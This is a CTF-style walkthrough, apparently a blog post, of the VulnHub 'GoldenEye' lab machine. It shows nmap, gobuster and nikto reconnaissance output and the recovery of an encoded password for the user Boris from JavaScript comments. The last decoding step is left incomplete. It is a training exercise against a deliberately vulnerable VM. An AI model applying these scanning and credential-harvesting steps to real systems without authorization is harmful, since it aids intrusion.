

Goldeneye (VulnHub)

ip address of the machine :- 192.168.110.235




```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ ping 192.168.110.235
PING 192.168.110.235 (192.168.110.235) 56(84) bytes of data.
64 bytes from 192.168.110.235: icmp_seq=1 ttl=64 time=0.915 ms
64 bytes from 192.168.110.235: icmp_seq=2 ttl=64 time=0.833 ms
64 bytes from 192.168.110.235: icmp_seq=3 ttl=64 time=1.05 ms
^C
```

pinging the machine to see whether machine is running or not.




```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ sudo nmap -Pn -T5 -p- 192.168.110.235
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 19:01 IST
Nmap scan report for ubuntu (192.168.110.235)
Host is up (0.00017s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
55006/tcp open  unknown
55007/tcp open  unknown
MAC Address: 52:54:00:E9:E0:79 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.09 seconds
```

After running an nmap scan we found that only 4 ports are open out of all.




```
┌──(root㉿CyberCreedPC)-[/home/sohamt]
└─# sudo nmap -A -T5 -Pn -p 25,80,55006,55007 192.168.110.235
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 22:02 IST
Nmap scan report for ubuntu (192.168.110.235)
Host is up (0.00088s latency).

PORT      STATE SERVICE  VERSION
25/tcp    open  smtp     Postfix smtpd
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2018-04-24T03:22:34
|_Not valid after:  2028-04-21T03:22:34
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
55006/tcp open  ssl/pop3 Dovecot pop3d
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: UIDL TOP CAPA SASL(PLAIN) PIPELINING USER AUTH-RESP-CODE RESP-CODES
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-04-24T03:23:52
|_Not valid after:  2028-04-23T03:23:52
55007/tcp open  pop3     Dovecot pop3d
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-04-24T03:23:52
|_Not valid after:  2028-04-23T03:23:52
|_pop3-capabilities: UIDL USER CAPA PIPELINING STLS RESP-CODES AUTH-RESP-CODE TOP SASL(PLAIN)
MAC Address: 52:54:00:E9:E0:79 (QEMU virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.88 ms ubuntu (192.168.110.235)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.93 seconds
```

Did a script scan like versioning and os detection. So, 55006 and 55007 is running POP (Post Office Protocol) as a service. There are also some command listed which we can use in the nmap scan.




```
Severnaya Auxiliary Control Station
****TOP SECRET ACCESS****
Accessing Server Identity
Server Name:....................
GOLDENEYE

User: UNKNOWN
Naviagate to /sev-home/ to login
```

it was running web server so went to the website just to see it. Now will run gobuster and nikto further to gather more information.



```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://192.168.110.235
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.110.235
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 286]
/.htpasswd            (Status: 403) [Size: 291]
/.htaccess            (Status: 403) [Size: 291]
/index.html           (Status: 200) [Size: 252]
/server-status        (Status: 403) [Size: 295]
Progress: 4727 / 4727 (100.00%)
===============================================================
Finished
===============================================================
```


didn't find anything interesting in the results of gobuster.



```
┌──(soham㉿CyberCreedPC)-[~]
└─$ nikto -h http://192.168.110.235
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.110.235
+ Target Hostname:    192.168.110.235
+ Target Port:        80
+ Start Time:         2024-07-27 19:10:47 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://develo
per.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to
 render the content of the site in a different fashion to the MIME type. See: https:/
/www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-he
ader/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2
.34 is the EOL for the 2.x branch.
+ /: Server may leak inodes via ETags, header found with file /, inode: fc, size: 56a
ba821be9ed, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-
1418
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /splashAdmin.php: Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.24.
+ /splashAdmin.php: Cobalt Qube 3 admin is running. This may have multiple security p
roblems which could not be tested remotely. See: https://seclists.org/bugtraq/2002/Ju
l/262
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-rest
ricting-access-to-iconsreadme/
+ 8102 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2024-07-27 19:11:02 (GMT5.5) (15 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Apache outdated server is running, **"cobalt qube 3"** is running on **splashadmin.php**, **apache default file found** and nothing else from nikto.

Now let's go to the website and start inspecting source code manually.




```
<html>
<head>
<title>GoldenEye Primary Admin Server</title>
<link rel="stylesheet" href="index.css">
</head>

    <span id="GoldenEyeText" class="typeing"></span><span class='blinker'>&#32;</span>

<script src="terminal.js"></script>

</html>

```

terminal.js file might contain something interesting.



```
//
//Boris, make sure you update your default password.
//My sources say MI6 maybe planning to infiltrate.
//Be on the lookout for any suspicious network traffic....
//
//I encoded you p@ssword below...
//
//&#73;&#110;&#118;&#105;&#110;&#99;&#105;&#98;&#108;&#101;&#72;&#97;&#99;&#107;&#51;&#114;
//
//BTW Natalya says she can break your codes
//
```


In terminal.js saw some comments, and came to know that user name "Boris" has a password and is encoded below so will now try to decode the password. "natalya" is also a possible user name but with no password.



```
&#73;&#110;&#118;&#105;&#110;&#99;&#105;&#98;&#108;&#101;&#72;&#97;&#99;&#107;&#51;&#114
```

```
InvincibleHack3&#114
```

